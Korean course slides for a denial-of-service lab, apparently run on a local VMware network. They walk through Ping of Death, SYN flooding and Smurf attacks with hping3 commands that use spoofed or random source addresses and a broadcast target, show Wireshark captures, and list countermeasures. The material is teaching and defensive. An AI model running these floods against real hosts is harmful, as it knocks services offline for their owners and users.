

DOS 공격 실습

DOS 공격

▶ DoS(Denial of Service(서비스 거부))


- 공격 대상이 수용할 수 있는 능력 이상의 정보를 제공하거나 사용자 또는 네트워크 용량을 초과시켜 정상적으로 작동하지 못하게 하는 공격

▶ DoS 공격의 특징

- 파괴 공격 : 디스크, 데이터, 시스템 파괴
- 시스템 자원 고갈 공격 : CPU, 메모리, 디스크의 과도한 사용으로 인한 부하 가중
- 네트워크 자원 고갈 공격 : 쓰레기 데이터로 네트워크 대역폭의 고갈

▶ 실습

- Ping of Death
- Syn flooding
- Smurf attack



TEST

▶ Ubuntu (guest IP)

\$ ifconfig

```
sean@ubuntu:~/Desktop$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.121.128 netmask 255.255.255.0 broadcast 192.168.121.255
    inet6 fe80::dae2:cceb:390c:a8a8 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:1b:e9:92 txqueuelen 1000 (Ethernet)
    RX packets 23546 bytes 35240558 (35.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8346 bytes 1852265 (1.8 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

▶ Windows (host IP)

> ipconfig

```
이더넷 어댑터 VMware Network Adapter VMnet8:

    연결별 DNS 접미사 . . . . . :
    링크-로컬 IPv6 주소 . . . . . : fe80::1a0c:cc31:edcb:7d31%13
    IPv4 주소 . . . . . : 192.168.121.1
    서브넷 마스크 . . . . . : 255.255.255.0
    기본 게이트웨이 . . . . . :
```

▶ 테스트

- 상호 ping 해보기
- virtualBox에서는 잘 안됨 (virtualBox -> vmware로 바꾼 이유 ^^)
- mac book 사용자는 virtual machine을 깔고 해야

WIRESHARK 설치


▶ Ubuntu

```
$ sudo apt install wireshark
```

WIRESHARK 사용법

▶ Ubuntu


\$ sudo wireshark



PING OF DEATH 공격

▶ 공격 원리

- ping을 이용하여 ICMP 패킷의 크기를 정상보다 아주 크게 만들
 - ICMP 패킷의 최대 길이를 65,500바이트로 임의로 설정
- 크게 만들어진 패킷은 네트워크를 통해 라우팅되어 공격 네트워크에 도달하는 동안 아주 작은 조각으로 쪼개짐
 - 패킷이 지나는 네트워크의 최대 전송 가능 길이가 100바이트라면 패킷 하나가 655개로 분할
- 공격 대상은 조각화된 패킷을 모두 처리해야 하므로 정상적인 ping보다 부하가 훨씬 많이 걸림



PING OF DEATH 공격

▶ Ubuntu

• 정상

\$ ping 호스트IP

• 공격


\$ sudo apt install hping3

\$ sudo hping3 --icmp --rand-source 호스트IP -d 65000

• --rand-source : 소스 ip 변경

• -d : 데이터 패킷 크기

▶ 과제 1 : 아래창 캡처 1.jpg



No.	Time	Source	Destination	Protocol	Length	Info
1333	35.495847533			ICMP	120	Destination unreachable (Port unreachable)
3725	97.458096478			ICMP	1402	Echo (ping) request id=0xe80a, seq=0/0, ttl=64 (no response found!)
3874	98.494679021			ICMP	1402	Echo (ping) request id=0xe80a, seq=256/1, ttl=64 (no response found!)
3937	99.496583855			ICMP	1402	Echo (ping) request id=0xe80a, seq=512/2, ttl=64 (no response found!)
4035	100.497874519			ICMP	1402	Echo (ping) request id=0xe80a, seq=768/3, ttl=64 (no response found!)
4108	101.497885209			ICMP	1402	Echo (ping) request id=0xe80a, seq=1024/4, ttl=64 (no response found!)
4184	102.498989780			ICMP	1402	Echo (ping) request id=0xe80a, seq=1280/5, ttl=64 (no response found!)
4321	103.503291560			ICMP	1402	Echo (ping) request id=0xe80a, seq=1536/6, ttl=64 (no response found!)
4406	104.505176234			ICMP	1402	Echo (ping) request id=0xe80a, seq=1792/7, ttl=64 (no response found!)
4496	105.506032226			ICMP	1402	Echo (ping) request id=0xe80a, seq=2048/8, ttl=64 (no response found!)


PING OF DEATH

▶ 보안 대책


- 반복적으로 들어오는 일정 수 이상 (일정 크기 이상)의 ICMP 패킷을 무시하도록 설정
- 가장 일반적으로 할 수 있는 대책은 패치

SYN FLOODING

정상적인 3Way 핸드셰이킹



Syn Flooding 공격 시 3Way 핸드셰이킹





- 공격자는 많은 숫자의 SYN 패킷을 서버에 보냄
- 서버는 받은 SYN 패킷에 대한 SYN/ACK 패킷을 각 클라이언트로 보냄
- 서버는 자신이 보낸 SYN/ACK 패킷에 대한 ACK 패킷을 받지 못하면
- 서버는 세션의 연결을 기다리게 되고 공격은 성공함

웹서버 설정

▶ 제어판 – 프로그램 및 기능

- windows 기능 켜기/끄기
- 브라우저 주소창의 localhost (또는 host ip) 로 확인



SYN FLOODING 공격

▶ Ubuntu

\$ sudo hping3 --rand-source **호스트IP** -p 80 -S




- -p : **포트번호**
- -S : **ack를 보내지 않음**

▶ Window cmd 창

- **수많은 SYN_RECEIVED**

▶ 과제 2 : 아래 window cmd 창 캡처 2.jpg

- **bridge 모드로 하면 잘 됨.. => 집에 가서**



SYN FLOODING


▶ 보안 대책

- 시스템 패치 설치
- 침입 탐지 시스템(IDS)이나 침입 차단 시스템(IPS)을 설치
- 짧은 시간 안에 똑같은 형태의 패킷을 보내는 형태의 공격을 인지했을 경우, 그에 해당하는 IP 주소 대역의 접속을 금지하거나 방화벽 또는 라우터에서 해당 접속을 금지시킴

SYN FLOODING

▶ 보안 대책 Syn_Cookie


- 클라이언트로부터 SYN 패킷을 받으면, 간단한 인증 정보가 담긴 Syn_Cookie를 시퀀스 값에 넣고 세션을 닫음.
- 클라이언트가 Syn_Cookie가 포함된 값으로 ACK를 보내면 서버는 세션을 다시 열고 통신을 시작



SMURF ATTACK

▶ Smurf(스머프) 공격

- ICMP Reply를 다른 노드가 받게 만듦
- ICMP Request에서 sender address를 공격 대상자의 것으로 하여 보냄
- broadcast (.255) 시 공격 대상자는 많은 reply를 받음



SMURF ATTACK

▶ Ubuntu

```
$ sudo hping3 게스트IP -a 호스트 real IP --icmp
```

- -a : agent, 위조된 sender IP (= 피해자 ip)

▶ Ubuntu wireshark

- 호스트IP로 날아가는 reply 관찰

▶ 과제 3 : 아래 창 캡처 3.jpg

Capturing from enp0s3

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

icmp

No.	Time	Source	Destination	Protocol	Length	Info
6	0.078205413			ICMP	42	Echo (ping) reply id=0x7a0a, seq=1280/5, ttl=64
55	1.078662397			ICMP	42	Echo (ping) reply id=0x7a0a, seq=1536/6, ttl=64
103	2.078969008			ICMP	42	Echo (ping) reply id=0x7a0a, seq=1792/7, ttl=64
154	3.079292138			ICMP	42	Echo (ping) reply id=0x7a0a, seq=2048/8, ttl=64
209	4.079898519			ICMP	42	Echo (ping) reply id=0x7a0a, seq=2304/9, ttl=64
288	5.083160062			ICMP	42	Echo (ping) reply id=0x7a0a, seq=2560/10, ttl=64

진짜 SMURF ATTACK

▶ Ubuntu

```
$ sudo hping3 subnet_broadcast -a 호스트IP --icmp
```

▶ Windows

- 윈도우 wireshark로 host로 집중적으로 reply 되는 packet
확인